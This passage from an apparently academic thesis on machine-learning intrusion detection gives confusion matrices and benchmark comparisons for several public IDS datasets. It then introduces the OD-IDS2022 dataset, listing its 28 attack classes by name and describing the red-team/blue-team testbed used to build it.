Remote to Local	4	7	1480	2	130	**0.0881**	**0.9118**	**0.86**
User to Root	0	1	5	87	17	**0.2091**	**0.7909**	**0.88**
Normal	53	171	244	10	19446	**0.024**	**0.976**	**0.99**
Total	**14413**	**4226**	**1729**	**99**	**19672**	**0.0183**	**0.9817**	
Recall	**1**	**0.99**	**0.91**	**0.79**	**0.98**			

Table 6.3: Validation Confusion Matrix, Error, Accuracy, Precision, and Recall for NSL-KDD Dataset

	BENIGN	Bot	DDoS	DoS GoldenEye	DoS Hulk	DoS Slowhttptest	DoS Slowloris	FTP-Patator	Heartbleed	Infiltration	PortScan	SSH-Patator	Web Attack Brute Force	Web Attack Sql Injection	Web Attack XSS	Error	Accuracy	Precision
BENIGN	1768454	290	6	22	243	250	22	55	5	4	125	68	26	0	0	**0.0006**	**0.9993**	**0.98**
Bot	74	1113	0	0	0	0	0	0	0	0	0	0	0	0	0	**0.0623**	**0.9376**	**1**
DDoS	20670	0	10634	0	3	0	0	0	0	0	0	0	0	0	0	**0.6603**	**0.3396**	**1**
DoS GoldenEye	218	0	0	7508	78	13	0	0	0	0	0	0	0	0	0	**0.0395**	**0.9604**	**1**
DoS Hulk	225	0	0	0	173095	0	0	0	0	0	0	1	0	0	0	**0.0013**	**0.9986**	**1**
DoS Slowhttptest	36	0	0	8	3	4113	13	0	0	0	0	6	0	0	0	**0.0158**	**0.9842**	**0.84**
DoS Slowloris	108	0	0	3	16	495	3500	1	0	0	0	209	0	0	0	**0.1921**	**0.8079**	**0.98**
FTP-Patator	101	0	0	0	0	0	33	5809	0	0	0	2	0	0	0	**0.0229**	**0.9771**	**0.99**
Heartbleed	3	0	0	0	0	0	0	0	5	0	0	0	0	0	0	**0.375**	**0.625**	**0.5**
Infiltration	7	0	0	0	0	0	0	0	0	20	0	0	0	0	0	**0.2592**	**0.7407**	**0.83**
PortScan	670	0	0	0	0	0	15	0	0	0	118440	0	26	0	0	**0.006**	**0.994**	**1**
SSH-Patator	17	0	0	0	2	0	3	23	0	0	0	4381	0	0	0	**0.0102**	**0.9898**	**0.94**
Web Attack - Brute Force	6	0	0	0	0	0	0	0	0	0	0	0	1114	0	0	**0.0054**	**0.9946**	**0.68**
Web Attack - Sql Injection	3	0	0	0	0	0	0	0	0	0	0	0	13	0	0	**1**	**0**	**NaN**
Web Attack - XSS	23	0	0	0	0	0	0	0	0	0	0	0	460	0	0	**1**	**0**	**NaN**
Total	**1790615**	**403**	**10640**	**7541**	**173440**	**4871**	**3586**	**5888**	**10**	**24**	**118565**	**4667**	**1639**	**0**	**0**	**0.0145**	**0.9883**	
Recall	**1**	**0**	**0.34**	**0.96**	**1**	**0.98**	**0.81**	**0.98**	**0.62**	**0.74**	**0.99**	**0.99**	**0.99**	**0**	**0**			

Table 6.4: Training Confusion Matrix, Error, Accuracy, Precision, and Recall for CIC-IDS2017 Dataset

	BENIGN	Bot	DDoS	DoS GoldenEye	DoS Hulk	DoS Slowhttptest	DoS Slowloris	FTP-Patator	Heartbleed	Infiltration	PortScan	SSH-Patator	Web Attack Brute Force	Web Attack Sql Injection	Web Attack XSS	Error	Accuracy	Precision
BENIGN	589719	105	7	10	100	87	5	13	0	3	30	22	13	0	0	**0.0005**	**0.9995**	**0.98**
Bot	53	331	0	0	0	0	0	0	0	0	0	0	0	0	0	**0.138**	**0.8619**	**0.76**
DDoS	3653	0	6874	0	1	0	0	0	0	0	0	0	0	0	0	**0.347**	**0.6529**	**1**
DoS GoldenEye	71	0	0	2383	16	6	0	0	0	0	0	0	0	0	0	**0.0376**	**0.9624**	**1**
DoS Hulk	75	0	0	0	57677	0	0	0	0	0	0	0	0	0	0	**0.0013**	**0.9987**	**1**
DoS Slowhttptest	7	0	0	0	3	1306	3	0	0	0	0	1	0	0	0	**0.0106**	**0.9893**	**0.82**
DoS Slowloris	38	0	0	1	2	185	1170	0	0	0	0	68	0	0	0	**0.2008**	**0.7991**	**0.97**
FTP-Patator	23	0	0	0	0	0	13	1956	0	0	0	1	0	0	0	**0.0186**	**0.9814**	**0.99**
Heartbleed	1	0	0	0	0	0	0	0	2	0	0	0	0	0	0	**0.3333**	**0.6666**	**1**
Infiltration	2	0	0	0	0	0	0	0	0	7	0	0	0	0	0	**0.2222**	**0.7777**	**0.7**
PortScan	224	0	0	0	0	0	8	0	0	0	39542	0	5	0	0	**0.006**	**0.994**	**1**
SSH-Patator	4	0	0	0	1	0	1	6	0	0	0	1459	0	0	0	**0.0082**	**0.9918**	**0.94**
Web Attack - Brute Force	2	0	0	0	0	0	0	0	0	0	0	0	385	0	0	**0.0052**	**0.9948**	**0.69**
Web Attack - Sql Injection	2	0	0	0	0	0	0	0	0	0	0	0	3	0	0	**1**	**0**	**NaN**
Web Attack - XSS	15	0	0	0	0	0	0	0	0	0	0	0	154	0	0	**1**	**0**	**NaN**
Total	**593889**	**436**	**6881**	**2394**	**57800**	**1584**	**1200**	**1975**	**2**	**10**	**39572**	**1551**	**560**	**0**	**0**	**0.0147**	**0.9928**	
Recall	**1**	**0.86**	**0.65**	**0.96**	**1**	**0.99**	**0.8**	**0.98**	**0.66**	**0.77**	**0.99**	**0.99**	**0.99**	**0**	**0**			

Table 6.5: Validation Confusion Matrix, Error, Accuracy, Precision, and Recall for CIC-IDS2017 Dataset

	Benign	Bot	Brute Force-Web	Brute Force -XSS	DDOS Attack-HOIC	DDOS Attack-LOIC-UDP	DDoS Attacks-LOIC-HTTP	DoS Attacks-GoldenEye	DoS Attacks-Hulk	DoS Attacks-SlowHTTPTest	DoS Attacks-Slowloris	FTP-BruteForce	Infil-teration	SQL Injection	SSH-Bruteforce	Error	Accuracy	Precision
Benign	93,82,609	456	4	0	210	5	2260	42	6251	40112	456	1265	4618	0	389	**0.0059**	**0.9940**	**0.9084**
Bot	82,877	112075	8	5	833	3	1998	39	1230	923	22	25	237	0	23	**0.0266**	**0.9733**	**0.9935**
Brute Force -Web	131	23	196	3	3	8	12	4	2	8	7	11	9	1	7	**0.2305**	**0.7694**	**0.7656**
Brute Force -XSS	10	4	3	109	2	4	7	4	8	2	4	2	0	1	3	**0.2699**	**0.7300**	**0.6812**
DDOS Attack-HOIC	2,05,086	34	6	4	274832	8	12	3	213	88	60	32	23	0	0	**0.0010**	**0.9989**	**0.9950**
DDOS Attack-LOIC-UDP	390	2	4	8	12	640	2	21	56	1	23	9	8	2	8	**0.1315**	**0.8684**	**0.7485**
DDoS Attacks-LOIC-HTTP	1,95,794	89	0	5	92	84	206688	12	503	43	56	78	10	0	13	**0.0024**	**0.9975**	**0.9715**
DoS Attacks-GoldenEye	13,534	12	10	3	65	12	1553	13266	340	31	23	54	76	2	2	**0.0753**	**0.9246**	**0.9812**
DoS Attacks-Hulk	2,26,551	43	8	0	54	6	2	5	96339	34	76	34	72	0	14	**0.0010**	**0.9989**	**0.9047**
DoS Attacks-SlowHTTPTest	9,864	5	6	2	10	58	6	7	4	88084	12	8	13	1	4	**0.0013**	**0.9986**	**0.6119**
DoS Attacks-Slowloris	2,925	3	4	6	12	17	29	9	107	1095	3485	2	7	0	4	**0.1680**	**0.8319**	**0.7777**
FTP-BruteForce	84,029	28	2	4	40	0	58	46	432	5261	56	45261	40	0	4	**0.0441**	**0.9558**	**0.9623**
Infilteration	84,155	5	0	0	38	2	100	54	990	5906	145	247	21773	0	82	**0.0666**	**0.9333**	**0.8073**
SQL Injection	-24	2	1	3	0	8	5	0	0	4	0	2	2	48	2	**0.5471**	**0.4528**	**0.8571**
SSH-Bruteforce	40,616	21	4	8	3	0	4	7	3	2349	56	0	80	1	88324	**0.0192**	**0.9807**	**0.9937**
Total	**1,03,28,547**	**1,12,802**	**256**	**160**	**2,76,206**	**855**	**2,12,736**	**13,519**	**1,06,478**	**1,43,941**	**4,481**	**47,030**	**26,968**	**56**	**88,879**			
Recall	**0.9940**	**0.5595**	**0.4611**	**0.6687**	**0.5720**	**0.5396**	**0.5122**	**0.4577**	**0.2980**	**0.8980**	**0.4523**	**0.3346**	**0.1918**	**0.9056**	**0.6717**			

Table 6.6: Training Confusion Matrix, Error, Accuracy, Precision, and Recall for CIC-IDS2018 Dataset

	Benign	Bot	Brute Force Web	Brute Force XSS	DDOS Attack HOIC	DDOS Attack-LOIC-UDP	DDoS Attacks-LOIC-HTTP	DoS Attacks-GoldenEye	DoS Attacks -Hulk	DoS Attacks-Slow HTTPTest	DoS Attacks-Slowloris	FTP Brute Force	Infil-teration	SQL Injection	SSH-Brute force	Error	Accuracy	Precision
Benign	4030606	455	83	245	189	134	1988	1243	1532	18553	1235	675	2006	23	54	**0.007**	**0.993**	**0.8734**
Bot	**114140**	101849	55	76	81	62	338	56	7	125	8	0	41	5	6	**0.0074**	**0.9925**	**0.9838**
Brute Force -Web	**705**	6	486	8	14	16	9	45	4	240	7	8	34	4	0	**0.3590**	**0.6409**	**0.5242**
Brute Force -XSS	**4745**	8	23	567	0	22	43	0	5	126	0	12	0	10	6	**0.051**	**0.949**	**0.4402**
DDOS Attack-HOIC	**110258**	25	12	16	88918	18	0	16	0	281	0	21	32	8	6	**0.0039**	**0.9960**	**0.9866**
DDOS Attack-LOIC-UDP	**23434**	35	120	0	0	15000	222	0	541	234	45	340	20	0	9	**0.0626**	**0.9373**	**0.9574**
DDoS Attacks-LOIC-HTTP	**83326**	0	36	0	72	0	68509	0	211	330	0	18	0	7	4	**0.0080**	**0.9919**	**0.9470**
DoS Attacks-GoldenEye	**9829**	18	4	24	234	86	630	6880	0	15	124	9	7	8	12	**0.1064**	**0.8935**	**0.7723**
DoS Attacks-Hulk	**111636**	78	56	122	38	23	89	90	95804	230	234	125	96	11	42	**0.0109**	**0.9890**	**0.9714**
DoS Attacks-SlowHTTPTest	**19309**	345	23	13	156	0	34	0	45	16806	0	56	8	7	4	**0.0345**	**0.9654**	**0.3209**
DoS Attacks-Slowloris	**774**	0	4	56	6	7	82	2	35	877	1373	80	75	2	0	**0.613**	**0.387**	**0.4531**
FTP-BruteForce	**45048**	235	20	46	0	234	344	567	32	8099	0	14566	65	6	4	**0.1764**	**0.8235**	**0.8900**
Infilteration	**36462**	434	3	75	56	30	52	6	402	2486	4	0	9774	30	33	**0.0901**	**0.9098**	**0.8039**
SQL Injection	**114**	0	2	4	0	0	0	3	0	3	0	0	0	126	8	**0.1492**	**0.8507**	**0.4025**
SSH-Bruteforce	**24096**	37	0	36	353	35	0	0	4	3963	0	456	0	66	11567	**0.1704**	**0.8295**	**0.9840**
Total	**4614482**	**103525**	**927**	**1288**	**90117**	**15667**	**72340**	**8908**	**98622**	**52368**	**3030**	**16366**	**12158**	**313**	**11755**			
Recall	**0.9929**	**0.8856**	**0.4418**	**0.1134**	**0.8032**	**0.6**	**0.8155**	**0.6254**	**0.8488**	**0.8403**	**0.6865**	**0.2662**	**0.2439**	**0.9402**	**0.3982**			

Table 6.7: Validation Confusion Matrix, Error, Accuracy, Precision, and Recall for CIC-IDS2018 Dataset

	DoS-Syn flooding	MITM ARP Spoofing	Mirai-Ack flooding	Mirai-HTTP Flooding	Mirai-Host bruteforceg	Mirai-UDP Flooding	Normal	Scan Hostport	Scan Port OS	Error	Accuracy	Precision
DoS-Synflooding	44268	9	2	10	37	63	4	3	0	**0.0029**	**0.9971**	**0.99**
MITM ARP Spoofing	0	26481	0	0	10	9	0	3	0	**0.0008**	**0.9992**	**0.99**
Mirai-Ackflooding	0	0	33178	133	2038	6063	0	2	0	**0.1988**	**0.8012**	**0.99**
Mirai-HTTP Flooding	0	0	125	34218	1520	6006	0	2	0	**0.1827**	**0.8173**	**0.58**
Mirai-Hostbruteforceg	0	0	12	855	89971	39	0	9	1	**0.0101**	**0.9899**	**0.94**
Mirai-UDP Flooding	0	0	122	23341	1536	112908	0	1	0	**0.1813**	**0.8187**	**0.90**
Normal	0	0	0	0	5	5	29990	1	0	**0.0004**	**0.9996**	**0.99**
Scan Hostport	3	4	0	0	2	0	0	16143	572	**0.0347**	**0.9653**	**0.76**
Scan Port OS	0	5	0	0	9	0	0	5028	34746	**0.1267**	**0.8733**	**0.98**
Total	**44271**	**26499**	**33439**	**58557**	**95128**	**125093**	**29994**	**21192**	**35319**			
Recall	**0.99**	**0.99**	**0.80**	**0.81**	**0.98**	**0.81**	**0.99**	**0.96**	**0.87**			

Table 6.8: Training Confusion Matrix, Error, Accuracy, Precision, and Recall for IoTID20 Dataset

	DoS-Syn flooding	MITM ARP Spoofing	Mirai-Ack flooding	Mirai-HTTP Flooding	Mirai-Host bruteforceg	Mirai-UDP Flooding	Normal	Scan Hostport	Scan Port OS	Error	Accuracy	Precision
DoS-Synflooding	14918	1	0	0	0	0	1	0	3	**0.0003**	**0.9996**	**1**
MITM ARP Spoofing	0	8900	0	0	0	0	0	0	1	**0.0001**	**0.9998**	**0.99**
Mirai-Ackflooding	0	0	11911	862	944	79	0	0	14	**0.1375**	**0.8624**	**0.76**
Mirai-HTTP Flooding	0	0	1805	10088	1006	1113	0	0	25	**0.2813**	**0.7186**	**0.69**
Mirai-Hostbruteforceg	0	0	177	750	28688	665	0	0	19	**0.0531**	**0.9468**	**0.88**
Mirai-UDP Flooding	0	0	1775	2881	1939	39244	0	0	22	**0.1442**	**0.8557**	**0.95**
Normal	0	0	0	0	1	0	9991	0	0	**0.0001**	**0.9998**	**0.99**
Scan Hostport	0	0	0	0	0	0	0	5361	184	**0.0331**	**0.9668**	**0.95**
Scan Port OS	0	0	0	0	0	0	0	251	13026	**0.0189**	**0.9810**	**0.97**
Total	**14918**	**8901**	**15668**	**14581**	**32578**	**41101**	**9992**	**5612**	**13294**			
Recall	**0.99**	**0.99**	**0.86**	**0.71**	**0.94**	**0.85**	**0.99**	**0.96**	**0.98**			

Table 6.9: Validation Confusion Matrix, Error, Accuracy, Precision, and Recall for IoTID20 Dataset

	Analysis	Backdoor	DoS	Exploits	Fuzzers	Generic	Normal	Reconnaissance	Shellcode	Worms	Error	Accuracy	Precision
Analysis	1664	74	21	126	121	2	0	0	0	0	**0.1713**	**0.8286**	**0.91**
Backdoor	70	1514	12	11	122	2	1	12	10	0	**0.1368**	**0.8631**	**0.92**
DoS	16	12	11113	715	258	22	0	86	94	2	**0.0978**	**0.9021**	**0.86**
Exploits	36	23	500	31872	396	34	0	439	115	7	**0.0463**	**0.9536**	**0.91**
Fuzzers	24	15	460	663	16844	8	0	78	72	1	**0.0727**	**0.9272**	**0.94**
Generic	4	1	180	612	77	43205	0	5	19	2	**0.0204**	**0.9795**	**0.99**
Normal	0	0	0	0	0	0	69722	0	0	0	**0**	**1**	**0.99**
Reconnaissance	2	14	555	903	70	5	0	8926	7	0	**0.1484**	**0.8515**	**0.93**
Shellcode	0	0	10	48	48	1	0	51	958	0	**0.1415**	**0.8584**	**0.75**
Worms	0	0	6	2	10	1	0	0	0	122	**0.13475**	**0.8652**	**0.91**
Total	**1816**	**1653**	**12857**	**34952**	**17946**	**43280**	**69723**	**9597**	**1275**	**134**			
Recall	**0.83**	**0.86**	**0.90**	**0.95**	**0.93**	**0.98**	**1**	**0.85**	**0.85**	**0.86**			

Table 6.10: Training Confusion Matrix, Error, Accuracy, Precision, and Recall for UNSW-NB15 Dataset

	Analysis	Backdoor	DoS	Exploits	Fuzzers	Generic	Normal	Reconnaissance	Shellcode	Worms	Error	Accuracy	Precision
Analysis	610	18	6	4	31	0	0	0	0	0	**0.0881**	**0.9118**	**0.95**
Backdoor	18	478	6	22	41	0	0	5	5	0	**0.1686**	**0.8313**	**0.94**
DoS	0	4	3889	66	23	10	0	13	30	0	**0.0361**	**0.9638**	**0.92**
Exploits	6	5	122	10777	14	10	0	123	43	3	**0.0293**	**0.9706**	**0.96**
Fuzzers	5	1	61	60	5903	6	0	26	19	0	**0.0292**	**0.9707**	**0.97**
Generic	0	0	68	212	30	14445	0	6	4	1	**0.0217**	**0.9782**	**0.99**
Normal	0	0	0	0	0	0	23278	0	0	0	**0**	**1**	**1**
Reconnaissance	1	0	90	35	17	2	0	3358	2	0	**0.0419**	**0.9580**	**0.94**
Shellcode	0	0	0	50	19	5	0	25	296	0	**0.2506**	**0.7493**	**0.74**
Worms	0	0	0	3	2	1	0	0	0	27	**0.1818**	**0.8181**	**0.87**
Total	**640**	**506**	**4242**	**11229**	**6080**	**14479**	**23278**	**3556**	**399**	**31**			
Recall	**0.91**	**0.83**	**0.96**	**0.97**	**0.97**	**0.98**	**1**	**0.96**	**0.75**	**0.81**			

Table 6.11: Validation Confusion Matrix, Error, Accuracy, Precision, and Recall for UNSW-NB15 Dataset

6.4.5 Benchmarking on Various Performance Measures

This section presents the comparative analysis / benchmarking with existing methods published over recent past year's literature. Table 6.12 shows the performance comparisons with existing research in intrusion detection with our proposed method. The test results are also compared with existing state-of-the-art intrusion detection methods and datasets (NSL-KDD, CICIDS-2017, CICIDS-2018, IoTID20, and UNSW-NB15) in terms of various statistical performances measures, i.e., Accuracy, Precision, and Recall. The benchmarking shows that our developed method outperforms other state-of-the-art existing methods on the chosen datasets.

6.5 Conclusions

Building automated intrusion detection systems is considered one of the most adaptable and feasible domains in the global research community. The exploitation of ML and modern data mining paradigms has become an essential strategic component to process and perform modelling of the network's attack data more efficiently. This will help to monitor the network traffic, detect suspicious activity and issue predictive alerts based on the features of the trained data. However, the continuously streamlined data with massive dimensions is considered a challenging core problem. This has provided us with the motivation in order to propose a data-driven and computationally economical algorithmic framework for performing analysis and knowledge discovery of the network traffic data. In order to analyze the model's behaviour and optimality, experimental simulation and evaluation are carried out on the standard chosen datasets. The novelty of the developed framework is judged in terms of lightweight and hyperparameters while developing a new model/ framework and comparison with the state-of-the-art approaches.

In the next chapter, we propose a dataset ODIDS2022 (Offensive Defensive IDS), which meets the above eleven desirable characteristics ("Attack Diversity, Anonymity, Available Protocols, Complete Capture, Complete Interaction, Complete Network Configuration, Complete Traffic, Feature Set, Heterogeneity, Labelling, and Metadata") and consists of benign and twenty-eight common attacks. Consequently, we applied four state-of-the-art ML based classification algorithms (Random Forest, Decision Tree, Naive Bayes, and SVM) to predict the attacks. We tested four ML algorithms on OD-

S. No.	Dataset	Author	Method	Statistical Performance Metrics		
				Accuracy	Precision	Recall
1	NSL-KDD	[137]	LNNLS-KH	0.96	NA	NA
2		[145]	DT	0.94	0.95	0.96
			SVM	0.91	0.92	0.92
			KNN	0.93	0.94	0.94
3		**Proposed Method**		**0.98**	**0.94**	**0.93**
4	CICIDS-2017	[25]	K-Nearest Neighbors	NA	0.96	0.96
			Random Forest	NA	0.98	0.97
			Decision Tree -ID3	NA	0.98	0.98
			Adaboost	NA	0.77	0.84
			Multilayer Perceptron	NA	0.77	0.83
			Quadratic Discriminant Analysis	NA	0.97	0.88
5		[146]	K-Nearest Neighbors	0.95	0.96	NA
			SVM	0.92	0.92	NA
			RF	0.96	0.97	NA
6		[147]	SVM-PCA and Firefly	0.97	84.4	NA
			NB-PCA and Firefly	0.84	0.76	NA
7		[148]	Hidden Markov Model	0.98	0.97	1
8		[149]	CNN + LSTM	0.97	NA	NA
9		**Proposed Method**		**0.99**	**0.92**	**0.9**
10	CICIDS-2018	[150]	CNN + LSTM	0.74	0.82	0.81
11		[151]	Multi-Task Learning + SMOTE	0.71	0.78	0.62
12		**Proposed Method**		**0.88**	**0.75**	**0.63**
13	IoTID20	[152]	CNN	0.86	0.6	0.56
14		**Proposed Method**		**0.93**	**0.92**	**0.91**
15	UNSW-NB15	[151]	SVM + SMOTE	0.73	0.71	0.65
16		[153]	AdaBoost	0.85	NA	NA
17		**Proposed Method**		**0.92**	**0.94**	**0.92**

Table 6.12: Performance Comparisons With Existing Methods

IDS2022, and SVM gave the highest prediction accuracy in the training and validation sample of the dataset.

Chapter 7

A New Offensive Defensive IDS Dataset: OD-IDS2022

7.1 Introduction

An IDS dataset is a collection of data generated by an IDS system as it monitors a computer network for malicious activity. The data may include information such as the source and destination IP addresses, the type of attack, the time of the attack, and other relevant details. These datasets are used for training and evaluating machine learning algorithms for intrusion detection [154]. They can also be used for research purposes, such as developing new techniques for detecting attacks or improving the accuracy of existing systems. It can be obtained from a variety of sources, including public datasets, commercial datasets, and private datasets generated by organizations for their own use. The quality of the dataset depends on the data collection process, the data sources, and the data labeling process, among other factors [4]. It's important to keep in mind that IDS datasets can be imbalanced, with a large number of normal instances and a small number of malicious instances. This can affect the accuracy of machine learning algorithms and must be taken into account when preparing the data for analysis.
IDS datasets can pose several challenges that impact the accuracy and effectiveness of machine learning algorithms for intrusion detection. Some of the challenges include Imbalanced Classes, High Dimensionality, Evolving Threats, Data Quality, and Scalability. These challenges must be taken into account when preparing and analyzing IDS datasets for intrusion detection. It may be necessary to use data preprocessing tech-

niques, such as oversampling, feature selection, and feature engineering, to overcome these challenges and improve the accuracy of machine learning algorithms for intrusion detection.

Contribution Highlights

1. We generate a new Offensive Defensive Intrusion Detection System (OD-IDS2022) Dataset, which fulfills the standard characteristics, namely "Attack Diversity", "Anonymity", "Available Protocols", "Complete Capture", "Complete Interaction", "Complete Network Configuration", "Complete Traffic", "Feature Set", "Heterogeneity", "Labelling", and "Metadata" [45].

2. OD-IDS2022 covers all the necessary criteria (Confidentiality, Integrity, Availability) with OWASP top 10:2021-based security vulnerabilities [155].

3. OD-IDS2022 having updated 28 attacks such as Apache_flink_directory_traversal, ARP_Spoofing, Authenticated Remote Code Execution, Brute Force Attacks, Denial-of-service, Distributed_denial-of-service, DLL Hijacking, EXE Hijacking, EXE HijackinPrintNightMare-RCE, Exploiting Node Deserialization, Firmware Vulnerability, Fragmented Packet Attacks, Google Chrome Remote Code Execution via Browser, Kernel Exploitation, ManageEngine ADSelfService Plus 6.1 - CSV Injection, Man-in-the-middle, Persistent Cross-Site Scripting in Blog page, Print Spooler Service - Local Privilege Escalation, Privilege Escalation Using Unquoted Service Path, Ransomware (Malware), Remote Code Execution via Unrestricted File Upload access, Slow_HTTP_attack, SYN Floods, TCP_Session_Hijacking, Time-based SQL Injection, Unauthenticated Arbitrary File Upload, Unauthenticated RCE in Credit Card Customer Care System, and Webmin 1.962 - Package Update Escape Bypass RCE attack.

4. OD-IDS2022 is labeled with 82 network traffic features and calculated for all benign and attack flows using the CICFlowMeter tool [156].

5. We examined the dataset to select the best features using Principal Component Analysis (PCA). And we also executed four state-of-the-art standard ML-based algorithms to evaluate our dataset.

The rest of the chapter is structured as follows: Section 7.2 presents the existing datasets and comparisons. Section 7.3 about the OD-IDS2022 dataset design. Section 7.4 discusses the pre-processing of the dataset and feature selection. Section 7.5 presents the machine learning-based classification analysis. Section 7.6 gives the experiment and results. Finally, the conclusion is discussed in section 7.7.

7.2 Existing Datasets and Comparisons

Some of the best-known datasets for analyzing traffic are CIC-BELL-DNS-2021, CIRA-CIC-DOHBRW-2020, DAPT-2020, DDOS-2019, CIC-IDS2018, CIC-DOS-2017, ISCX-URL2016, UNSW-NB15, AWID-2015, CTU-13, ISCXIDS2012, NSL-KDD, KYOTO 2006+, KDD CUP99, and others IDS datasets. However, given the dates on which they were created, their content can no longer simulate current situations. Currently, there are some datasets with adapted or artificially generated content. Based on the research, it is essential to mention some of these sets considered relevant by different authors and related to the dataset selected for this work. We investigated and appraised the fifteen open-source IDS datasets since 1999 to demonstrate their deficiencies and issues that recall the fundamental need for a comprehensive and trustworthy dataset.

7.2.1 Existing IDS Datasets Limitations

Information security systems in organizations require complex protection mechanisms to avoid compromising their data when they connect locally / remotely, which increases the chances of being attacked. To defend the organization from this type of access, IDSs have been developed based on IDS Datasets [26]. However, due to insufficient resources, research is being conducted with existing IDS datasets created in the past. Among these datasets, there are some limitations as follows:

- Lack diversity and volume
- Lack coverage of threats
- Anonymize packet information and payload
- Data imbalance (Underfitting / Overfitting)
- Attack Scalability

- Variety of known attacks
- Simulation-based attacks
- Existing datasets are outdated
- Lack metadata, feature set, and functionality

In this chapter, we proposed a dataset OD-IDS2022, which consists of Realistic background traffic, Balance data, Threat information, Metadata, Buffer data, and Red / Blue team observations, which were lacking in the previously available dataset. This chapter generates a reliable dataset that contains benign and twenty-eight common attack network flows, which meet real-world criteria and eleven desirable characteristics.




Figure 7.1: Testbed Architecture for Dataset Generation

7.3 OD-IDS2022 Dataset Design

This section deals with the preliminary analysis of the OD-IDS2022 (Offensive Defensive - Intrusion Detection System) dataset, where the origin and structure of the dataset will

	Web Server Specification	Attack Server Specification
Operating System	Window Server2016	Red Team: Kali Linux 2020.2, Parrot 4.11.3
	Ubuntu Server18.04	Blue Team: Window, Ubuntu
Application	Web: Apache HTTP Server Version 2.4	Blue Team Tools: Web Application Firewall, Endpoint detection and response, ModSecurity
	Database: MySQL, PostgreSQL	Red Team Tools: Burp suite, apache-flink, etc

Table 7.1: Web Server Specification and Attack server specification

be briefly explained. This collection of a dataset in the Center for Excellence in Cyber Security (CoECS) at the Institute for Development & Research in Banking Technology (IDRBT) was developed to create a complete, modern dataset in the field of IDSs. A dataset intends to simulate and demonstrate a behavior or an actual situation of a given scenario.

7.3.1 Proposed Approach for Dataset Creation

Figure 7.1 presents the framework of the proposed scheme. The proposed scheme aims to generate a novel OD-IDS2022 dataset, which consists of benign and twenty-eight common attack network flows which meet real-world criteria and fulfill the standard characteristics, namely "Attack Diversity", "Anonymity", "Available Protocols", "Complete Capture", "Complete Interaction", "Complete Network Configuration", "Complete Traffic", "Feature Set", "Heterogeneity", "Labelling", and "Metadata" [45]. Consequently, we applied several data cleaning, pre-processing techniques, feature selection method, and state-of-the-art machine learning-based classification algorithms to predict the attacks as a result of classifying attack patterns with four classification algorithms; Random Forest, Decision Tree, Naive Bayes, and Support Vector Machine (SVM).
Figure 4.2 in chapter 4 represents an attack environment architecture to generate network traffic (Malicious / Non-malicious). In the network architecture, we divided into two teams called the red team and blue team for the observation, perform the attacks, and defend the attacks. We use the $VMWare\ Player$ 15 for the virtual environment, $Kali\ Linux$ & $parrot\ security\ OS$ for attacks, and $tcpdump$ / $Wireshark$ for network packet capture [157]. We describe the web and attack server specifications in Table 7.1. Table 7.2 shows all Attack Classes (AC), tools, and techniques. The prerequisite tools used to generate OD-IDS2022 datasets and the test environment used to conduct direct attacks. Finally, for the performance test of the model, download and use the $'CICFlowMeter'$ java project provided by UNB. The code was written using the $jNetPcap$ open source library [156]. $CICFlowMeter$ analyzes the Pcap file captured

by the network packet for each session and outputs it as a CSV file with 82 features. In the experiment, a PCAP file is created by performing a direct attack and then used as data for performance evaluation.

7.3.2 Dataset Description

The OD-IDS2022 dataset is the simulation of environments that allow the study of anomalous (Abnormal) events in computer networks is quite complex. It requires a set of diversified procedures, configurations, and validations that will enable replicating situations that allow the detection of attacks, also diversified, based on their characteristics. The main objective of this work was to create a dataset that mirrored the traffic data obtained in the real world in terms of data considered normal and the detection of occurrences of different types of attacks.

7.3.3 Dataset Generation

The OD-IDS2022 dataset is considered with 82 features, and it was prepared for a much larger volume of network traffic containing a total of 1031916 instances with 29 classes. This dataset is made up of network traffic logs with over 82 different features and patterns. For the extraction process, the $CICIFlowMeterV4$ software was used [156]. The attack organized the data and was captured in 30 working days; network traffic data and event logs were recorded in different machines. The dataset contains network traffic aggregated over several working days, during which 28 different attacks were simulated. The collection also includes an introductory neutral class called benign, which represents BENIGN, i.e., normal traffic (Normal browsing), during which not a single attack occurs. Aggregated attacks and benign traffic make this dataset have 29 different classes.
Given that each line contains a corresponding class, it is indicated to which class it belongs. This set belongs to marked datasets. This dataset includes records of different types of intrusions targeting different kinds of applications, ports, and other network resources. A network system can be simulated by creating two types of profiles:

7.3.3.1 Normal (Benign - Profile)

It represents all the expected daily events in such an environment. Most traffic is HTTP and HTTPS. However, in this event, SMTP, POP3, IMAP, SSH, and FTP events are also simulated. In this profile, only the Benign profile class is present.

7.3.3.2 Anomaly (Attack - Profile)

